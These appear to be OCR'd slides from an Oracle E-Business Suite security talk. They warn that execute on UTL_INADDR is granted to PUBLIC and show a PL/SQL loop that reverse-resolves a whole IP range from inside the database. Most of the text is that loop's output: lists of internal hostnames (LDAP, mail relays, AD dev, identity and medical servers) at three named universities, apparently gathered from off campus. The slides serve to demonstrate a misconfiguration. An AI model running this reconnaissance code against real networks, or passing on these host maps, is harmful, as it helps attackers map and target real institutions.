Action	The EBS application has little protection against a breach and no way to determine, after the fact, that a breach has taken place. All default passwords should be changed to complex passwords containing a combination of upper case, lower case, numbers, and special characters and these should be changed at least once each year.

UTL_INADDR


Execute on UTL_INADDR is Granted to PUBLIC

- It takes precisely this much PL/SQL to attack


```
SQL> SELECT grantee
  2  FROM dba_tab_privs
  3  WHERE table_name = 'UTL_INADDR';

GRANTEE
------------------------------
PUBLIC
ORACLE_OCM
DVSYS



SQL> SELECT utl_inaddr.get_host_address('www.umn.edu')
  2  from dual;

UTL_INADDR.GET_HOST_ADDRESS('WWW.UMN.EDU')
------------------------------------------
134.84.119.107

SQL> SELECT utl_inaddr.get_host_name('134.84.119.025') from dual;

UTL_INADDR.GET_HOST_NAME('134.84.119.025')
------------------------------------------
g-smtp-w.tc.umn.edu
```

```
DECLARE
 h_name  VARCHAR2(60);
 test_ip VARCHAR2(12) := '134.84.119.';
 suffixn NUMBER(3)  := 0;
 suffixv VARCHAR2(4);
BEGIN
  FOR i IN 1 .. 255 LOOP
    suffixn := suffixn + 1;
    IF suffixn < 10 THEN suffixv := '00' || TO_CHAR(suffixn);
    ELSIF suffixn BETWEEN 10 and 99 THEN suffixv := '0' || TO_CHAR(suffixn);
    ELSE suffixv := TO_CHAR(suffixn); END IF;
    BEGIN
      SELECT utl_inaddr.get_host_name(test_ip || suffixv)
      INTO h_name
      FROM dual;
      dbms_output.put_line(test_ip || suffixv || ' - ' || h_name);
    EXCEPTION WHEN OTHERS THEN NULL;
    END;
  END LOOP;
END;
/
```


University of Minnesota: From a Conference Room



```
134.84.119.001 - x-134-84-119-1.tc.umn.edu
134.84.119.002 - x-134-84-119-2.tc.umn.edu
134.84.119.003 - x-134-84-119-3.tc.umn.edu
134.84.119.004 - x-134-84-119-4.tc.umn.edu
134.84.119.005 - lsv-dd.tc.umn.edu
134.84.119.006 - mta-w2.tc.umn.edu
134.84.119.007 - isrv-w.tc.umn.edu
134.84.119.010 - mta-a2.tc.umn.edu
134.84.119.011 - x-134-84-119-9.tc.umn.edu
134.84.119.012 - x-134-84-119-10.tc.umn.edu
134.84.119.013 - x-134-84-119-11.tc.umn.edu
134.84.119.014 - x-134-84-119-12.tc.umn.edu
134.84.119.015 - x-134-84-119-13.tc.umn.edu
134.84.119.016 - x-134-84-119-14.tc.umn.edu
134.84.119.017 - diamond.tc.umn.edu
134.84.119.020 - x-134-84-119-16.tc.umn.edu
134.84.119.021 - oamethyst.tc.umn.edu
134.84.119.022 - x-134-84-119-18.tc.umn.edu
134.84.119.023 - x-134-84-119-19.tc.umn.edu
134.84.119.024 - vs-w.tc.umn.edu
134.84.119.025 - g-smtp-w.tc.umn.edu
134.84.119.026 - mta-w1.tc.umn.edu
134.84.119.027 - x-134-84-119-23.tc.umn.edu
134.84.119.030 - x-134-84-119-24.tc.umn.edu
134.84.119.031 - x-134-84-119-25.tc.umn.edu
134.84.119.032 - x-134-84-119-26.tc.umn.edu
134.84.119.033 - x-134-84-119-27.tc.umn.edu
134.84.119.034 - x-134-84-119-28.tc.umn.edu
134.84.119.035 - mon-w.tc.umn.edu
134.84.119.036 - ldapauth-w.tc.umn.edu
134.84.119.037 - ldap-w.tc.umn.edu
134.84.119.040 - mta-w3.tc.umn.edu
134.84.119.041 - x-134-84-119-33.tc.umn.edu
```




```
134.84.119.042 - x-134-84-119-34.tc.umn.edu
134.84.119.043 - smtp-w2.tc.umn.edu
134.84.119.044 - relay-w2.tc.umn.edu
134.84.119.045 - x-134-84-119-37.tc.umn.edu
134.84.119.046 - x-134-84-119-38.tc.umn.edu
134.84.119.047 - x-134-84-119-39.tc.umn.edu
134.84.119.050 - x-134-84-119-40.tc.umn.edu
134.84.119.051 - x-134-84-119-41.tc.umn.edu
134.84.119.052 - x-134-84-119-42.tc.umn.edu
134.84.119.053 - x-134-84-119-43.tc.umn.edu
134.84.119.054 - x-134-84-119-44.tc.umn.edu
134.84.119.055 - lsv-w.tc.umn.edu
134.84.119.056 - x-134-84-119-46.tc.umn.edu
134.84.119.057 - lists.umn.edu
134.84.119.060 - x-134-84-119-48.tc.umn.edu
134.84.119.061 - plaza.tc.umn.edu
134.84.119.062 - x-134-84-119-50.tc.umn.edu
134.84.119.063 - x-134-84-119-51.tc.umn.edu
134.84.119.064 - x-134-84-119-52.tc.umn.edu
134.84.119.065 - x-134-84-119-53.tc.umn.edu
134.84.119.066 - x-134-84-119-54.tc.umn.edu
134.84.119.067 - x-134-84-119-55.tc.umn.edu
134.84.119.070 - x-134-84-119-56.tc.umn.edu
134.84.119.071 - x-134-84-119-57.tc.umn.edu
134.84.119.072 - x-134-84-119-58.tc.umn.edu
134.84.119.073 - x-134-84-119-59.tc.umn.edu
134.84.119.074 - isrv-d2.tc.umn.edu
134.84.119.075 - ldapauth-d2.tc.umn.edu.tc.umn.edu
134.84.119.076 - ldap-d2.tc.umn.edu.tc.umn.edu
134.84.119.077 - x-134-84-119-63.tc.umn.edu
134.84.119.100 - x-134-84-119-100.tc.umn.edu
134.84.119.101 - aquamarine.tc.umn.edu
134.84.119.102 - x-134-84-119-102.tc.umn.edu
134.84.119.103 - x-134-84-119-103.tc.umn.edu
```




```
134.84.119.104 - mon-m.tc.umn.edu
134.84.119.105 - mta-m2.tc.umn.edu
134.84.119.106 - x-134-84-119-106.tc.umn.edu
134.84.119.107 - isrv-m.tc.umn.edu
134.84.119.108 - mta-m4.tc.umn.edu
134.84.119.109 - x-134-84-119-109.tc.umn.edu
134.84.119.110 - x-134-84-119-110.tc.umn.edu
134.84.119.111 - x-134-84-119-111.tc.umn.edu
134.84.119.112 - x-134-84-119-112.tc.umn.edu
134.84.119.113 - x-134-84-119-113.tc.umn.edu
134.84.119.114 - oaqua.tc.umn.edu
134.84.119.115 - x-134-84-119-115.tc.umn.edu
134.84.119.116 - x-134-84-119-116.tc.umn.edu
134.84.119.117 - x-134-84-119-117.tc.umn.edu
134.84.119.118 - x-134-84-119-118.tc.umn.edu
134.84.119.119 - x-134-84-119-119.tc.umn.edu
134.84.119.120 - vs-m.tc.umn.edu
134.84.119.121 - g-smtp-m.tc.umn.edu
134.84.119.122 - mta-m1.tc.umn.edu
134.84.119.123 - x-134-84-119-123.tc.umn.edu
134.84.119.124 - x-134-84-119-124.tc.umn.edu
134.84.119.125 - x-134-84-119-125.tc.umn.edu
134.84.119.126 - g-smtp-m4.tc.umn.edu
134.84.119.127 - x-134-84-119-127.tc.umn.edu
134.84.119.128 - x-134-84-119-128.tc.umn.edu
134.84.119.129 - x-134-84-119-129.tc.umn.edu
134.84.119.130 - ldapauth-m.tc.umn.edu
134.84.119.131 - ldap-m.tc.umn.edu
134.84.119.132 - mta-m3.tc.umn.edu
134.84.119.133 - x-134-84-119-133.tc.umn.edu
134.84.119.134 - x-134-84-119-134.tc.umn.edu
134.84.119.135 - smtp-m2.tc.umn.edu
134.84.119.136 - relay-m2.tc.umn.edu
134.84.119.137 - x-134-84-119-137.tc.umn.edu
```


University of Utah: From a Hotel Room 6 Miles Off Campus



```
155.97.136.006 - avaya-cms.vs.utah.edu
155.97.136.110 - dbw1.it.utah.edu
155.97.136.111 - sql-om.it.utah.edu
155.97.136.112 - sql-cm.it.utah.edu
155.97.136.113 - sql-bes.it.utah.edu
155.97.136.117 - dbw23.it.utah.edu
155.97.136.140 - d-ad.addev.utah.edu
155.97.136.141 - d-hsc.hscdev.addev.utah.edu
155.97.136.147 - d-mim.addev.utah.edu
155.97.136.148 - d-adfs.addev.utah.edu
155.97.136.149 - fim.addev.utah.edu
155.97.136.150 - d-ars.addev.utah.edu
155.97.136.153 - d-adlds.addev.utah.edu
155.97.136.157 - d-candes.addev.utah.edu
155.97.136.200 - b3.ddi.utah.edu

155.97.137.007 - slb1-campus-ddc-i11.net.utah.edu
155.97.137.010 - slb2-campus-ddc-j11.net.utah.edu
155.97.137.011 - slb-campus-ddc-vip.net.utah.edu
155.97.137.012 - slb3-campus-ddc-i11.net.utah.edu
155.97.137.021 - astra.utah.edu
155.97.137.022 - dars.sys.utah.edu
155.97.137.024 - webct.utah.edu
155.97.137.025 - jira.acs.utah.edu
155.97.137.026 - webctold.utah.edu
155.97.137.027 - stage.exchange.utah.edu
155.97.137.031 - my.utah.edu
155.97.137.032 - onboard.utah.edu
155.97.137.033 - uguest.utah.edu
155.97.137.034 - mytest.utah.edu
155.97.137.035 - campusmasterplan.utah.edu
155.97.137.036 - autodiscover.coe.utah.edu
```



```
155.97.137.040 - appdb.it.utah.edu
155.97.137.041 - gsa.search.utah.edu
155.97.137.043 - mrte.cc.utah.edu
155.97.137.044 - unite.utah.edu
155.97.137.045 - test.sys.utah.edu
155.97.137.046 - smtp.o365.umail.utah.edu
155.97.137.047 - vip-ipo.cc.utah.edu
155.97.137.050 - ipohsc.utah.edu
155.97.137.051 - staging.egi.utah.edu
155.97.137.052 - smtp.utah.edu
155.97.137.053 - ipo-forward.cc.utah.edu
155.97.137.054 - webstats8.utah.edu
155.97.137.055 - sdc8.utah.edu
155.97.137.060 - eq.utah.edu
155.97.137.061 - blocku.acs.utah.edu
155.97.137.062 - csmssl1.test.utah.edu
155.97.137.063 - sharepoint.it.utah.edu
155.97.137.066 - uitapp.it.utah.edu
155.97.137.067 - test.www.utah.edu
155.97.137.071 - ezproxy.test.utah.edu
155.97.137.072 - internalhub.umail.utah.edu
155.97.137.074 - legacy.umail.utah.edu
155.97.137.077 - ldap.acs.utah.edu
155.97.137.100 - go.utah.edu
155.97.137.102 - testvip2.sys.utah.edu
155.97.137.103 - ulogin.utah.edu
155.97.137.104 - jira.sys.utah.edu
155.97.137.105 - exc-sentry.med.utah.edu
155.97.137.106 - people.utah.edu
155.97.137.107 - www.test.utah.edu
```



```
155.97.137.109 - idp.idm.utah.edu
155.97.137.110 - gis-reporting.fm.utah.edu
155.97.137.114 - training.identity.utah.edu
155.97.137.118 - templates.utah.edu
155.97.137.150 - umailx.umail.utah.edu
155.97.137.223 - ese.idm.utah.edu
155.97.137.229 - test.go.utah.edu
155.97.137.232 - jira.test.utah.edu
155.97.137.234 - d-pki.addev.utah.edu
155.97.137.236 - gatetest.acs.utah.edu
155.97.137.237 - gatedev.acs.utah.edu
```

University of Oklahoma: From A Lobby Chair in NYC

```
156.110.247.119 - selfservesa.ouhsc.edu
156.110.247.120 - oumed.ouphysicians.com
156.110.247.121 - nastiest.ouhsc.edu
156.110.247.122 - nsc.ouhsc.edu
156.110.247.123 - shibclone.ou.edu
156.110.247.130 - evm-new.ouhsc.edu
156.110.247.133 - profiles.ouhsc.edu
156.110.247.134 - perfectforms.ou.edu
156.110.247.135 - contact.ou.edu
156.110.247.143 - issportaltest.ou.edu
156.110.247.145 - illiad.ouhsc.edu
156.110.247.146 - skypeedge1.oumedicine.com
156.110.247.152 - hrwebtest.ouhsc.edu
156.110.247.153 - apps.hr.ou.edu
156.110.247.154 - benefitsenrollment.ouhsc.edu
156.110.247.155 - oupsys.ouphysicians.com
156.110.247.156 - tech.ouphysicians.com
156.110.247.157 - remote.ouhsc.edu
156.110.247.158 - nor-prov-srs.ou.edu
156.110.247.159 - hippocrates2.ouhsc.edu
156.110.247.160 - profilesdev.ouhsc.edu
156.110.247.161 - illiad2.ouhsc.edu
156.110.247.170 - fsold.ouhsc.edu
156.110.247.171 - fsrennew.ouhsc.edu
156.110.247.176 - psrs.ouhsc.edu
156.110.247.177 - mpsrs.ouhsc.edu
156.110.247.181 - selfservesaold.ouhsc.edu
156.110.247.182 - bomgar.ou.edu
156.110.247.197 - servicesapps.ou.edu
156.110.247.198 - travel.ouhsc.edu
156.110.247.199 - hub2.docsynergy.com
156.110.247.202 - nor-rh-satellite6.ou.edu
156.110.247.203 - commserve-proxy.ou.edu
156.110.247.204 - parkingvalidations.ouhsc.edu
156.110.247.205 - nsc-out.ouhsc.edu
156.110.247.207 - viptest.ouhsc.edu
156.110.247.208 - api-tst.ou.edu
156.110.247.209 - id-eteam.ou.edu
```

```
156.110.247.210 - api.ou.edu
156.110.247.211 - psattach2.ouhsc.edu
156.110.247.212 - oud4me.com
156.110.247.213 - limes3.ouhsc.edu
156.110.247.214 - planet.ou.edu
156.110.247.215 - bb-ts-app2.ou.edu
156.110.247.216 - caremgt.ouhsc.edu
156.110.247.217 - oulearningspace.ouhsc.edu
156.110.247.218 - remote-syslog.ouhsc.edu
156.110.247.219 - devconnect.ouphysicians.com
156.110.247.220 - devhelp.ouphysicians.com
156.110.247.221 - devtech.ouphysicians.com
156.110.247.223 - dev-scheduler.ou.edu
156.110.247.224 - spo.ou.edu
156.110.247.225 - marquee.ou.edu
156.110.247.226 - opioid.odmhsas.ou.edu
156.110.247.227 - hscvoicemail.ouhsc.edu
156.110.247.228 - hscfax.ouhsc.edu
156.110.247.229 - velos-test.ouhsc.edu
156.110.247.233 - smpp.ouphysicians.com
156.110.247.234 - ldap.ou.edu
156.110.247.235 - api-systemsofcare.ou.edu
156.110.247.236 - boomi-dev.ou.edu
156.110.247.237 - openmanage.ou.edu
156.110.247.238 - ahv.ouhsc.edu
156.110.247.239 - eteam-dev.ou.edu
156.110.247.240 - meetingmgr.ouhsc.edu
156.110.247.241 - boomi-prod.ou.edu
156.110.247.242 - testoumed.ouphysicians.com
156.110.247.243 - oumeddev.oumedicine.com
156.110.247.244 - nursing-eval.ouhsc.edu
156.110.247.245 - ncircle.ouhsc.edu
156.110.247.246 - sft.ouhsc.edu
156.110.247.250 - testvip.ouhsc.edu
156.110.247.254 - ns1.ouhsc.edu
```

